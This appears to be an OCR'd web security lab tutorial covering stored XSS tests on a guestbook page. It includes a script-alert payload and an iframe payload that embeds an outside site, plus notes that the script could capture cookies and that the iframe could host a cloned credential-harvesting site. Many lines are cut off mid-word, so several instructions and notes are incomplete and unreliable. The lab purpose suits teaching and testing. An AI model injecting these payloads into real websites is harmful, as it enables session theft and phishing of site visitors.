
Section 10: XSS Stored Basic Exploit Test


1. XSS Stored Menu
    - **Instructions:**
        1. Select "XSS Stored" from the left navigation menu.

- 

2. Basic XSS Test
   - **Instructions:**
     1. Name: Test 1
     2. Message: <script>alert("This is a XSS Exploit Test")</scri
     3. Click Sign Guestbook


- 

3. View Test 1 Results
   - **Notes(FYI):**
     1. Notice that the JavaScript alert we just created is now di
     2. Every Time a user comes to this forum, this XSS exploit wi
     3. This exploit can be easily modified to capture cookie/sess in-Middle attacks.
   - **Instructions:**
     1. Click OK


- 

Section 11: XSS Stored IFRAME Exploit Test


1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS explo

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 2
   - **Instructions:**
     0. Name: Test 2
     1. Message: <iframe src="http://www.cnn.com"></iframe>
     2. Click Sign Guestbook


- 

4. View Test 2 Results
   - **Notes(FYI):**
     0. Notice that CNN is displayed under "Test 2's" Message.
        - This is a powerful exploit because a user could use S website and place in here.
          - e.g., [Social Engineering Toolkit (SET): Lesson 3: Create I Capture Forensic Images]


- 

Section 12: XSS Stored COOKIE Exploit Test

